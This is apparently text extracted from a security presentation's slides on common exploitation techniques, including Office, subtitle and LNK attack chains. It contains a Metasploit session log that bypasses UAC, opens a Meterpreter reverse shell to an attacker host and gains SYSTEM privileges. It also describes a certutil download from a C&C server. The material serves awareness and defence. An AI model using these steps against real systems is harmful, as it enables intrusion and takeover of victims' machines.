



Figure 18. Top malware action vectors in incidents (n=795)

MITRE ATT&CK FRAMEWORK



WHAT IS AN EXPLOIT AND HOW HARD IS TO DO IT?



File Edit View Search Terminal Help
ROOT@WWW: /HOME/SATHISH (AS SUPERUSER)
FILE EDIT VIEW SEARCH TERMINAL HELP


```
root@kali:/usr/bin# ./msfconsole

                                      https://metasploit.

       =[ metasploit v4.10.22-dev
+ -- --=[ 1707 exploits - 970 auxiliary - 299 p
+ -- --=[ 503 payloads - 40 encoders - 10 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7

msf > use exploit/windows/
Display all 1017 possibilities? (y or n)
msf > use exploit/linux/
Display all 204 possibilities? (y or n)
msf > use exploit/linux/
```

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.31.20
LHOST => 192.168.31.20
msf exploit(bypassuac) > set LPORT 8080
LPORT => 8080
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.31.20:8080
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.31.2
[*] Meterpreter session 2 opened (192.168.31.20:8080 -> 192.168.31.2:49162) at 2014-06-17 19:33:08 +0530

meterpreter > getuid
Server username: sathish-PC\sathish
meterpreter > sysinfo
Computer        : SATHISH-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
[+] Successfully migrated to process
```


WHAT APPS ARE EXPLOITED THE MOST?






Windows 7
Windows 10

PDF, OFFICE DOCUMENTS BASED ATTACKS ARE POPULAR


WINWORD.EXE
1
Open "…invitation letter…"
2
Drop "Setup.zip"
%TEMP%\Setup.zip
CVE-2017-11882
CVE-2018-0802
Exploit EQNEDT32.EXE memory corruption vulnerabilities
EQNEDT32.EXE
3
EQNEDT32.EXE
Shellcode
Copy %TEMP%\Setup.zip to %APPDATA%\Word\Startup\x.wll
4
%APPDATA%\Word\Startup\x.wll
Everytime WINWORD.EXE is launched…
WINWORD.EXE
5
Load "x.wll"
6
TMP.EXE

WE SAW .SRT BASED OPENSRT EXPLOIT CHAINS IN HUNGARY


- Through legitimate applications without any signs (VLC, XBOX, WD)




```
def Download(id,url,format,stack=False):
  ...
    subtitle = os.path.join(__temp__, "%s.%s" %(str(uuid.uuid4()), format))
    try:
      result = OSDBServer().download(id, subtitle)
    except:
      log( __name__, "failed to connect to service for subtitle download")

  if not result:
    ...
    zip = os.path.join( __temp__, "OpenSubtitles.zip")
    f = urllib.urlopen(url)
    with open(zip, "wb") as subFile:
      subFile.write(f.read())
    subFile.close()
    xbmc.sleep(500)
    xbmc.executebuiltin(('XBMC.Extract("%s","%s")' % (zip,__temp__,)).encode('utf-8'), True)
```

Download(id, url, format)

filename=subtitles_file_name.srt&link=<controlled>&ID=<controlled>


SUBTITLES WRITERS
~200 MILLION USERS
Kodi
SUBTITLES REPOSITORIES
Popcorn Time
VLC
25+ SUBTITLE FORMATS
Stremio
1
Attacker crafts malicious subtitles file
2
Attacker uploads to online repository and manipulates the ranking algorithm
3
User loads malicious subtitles from trusted sources

LNK BASED ATTACKS ARE STILL BEING EXPLOITED EASILY



Malicious link from email

Zip File containing an LNK file


cmd.exe

wmic.exe

Rename certutil.exe to certis.exe

certis.exe downloads files from C&C server

WATERING HOLE ATTACK WITH EXPLOIT KITS USING .HU DOMAINS




The exploit page finds out what your PC is vulnerable to...

The webpage contacts a malicious exploit kit page


...and chooses exploits that will specifically infect your PC

You visit a compromised webpage

HACKERS STARTED TO EXPLOIT EXPOSED APPS AND VPNS



DIGITALLY SIGNED MALWARE BY TRUSTED PUBLISHERS

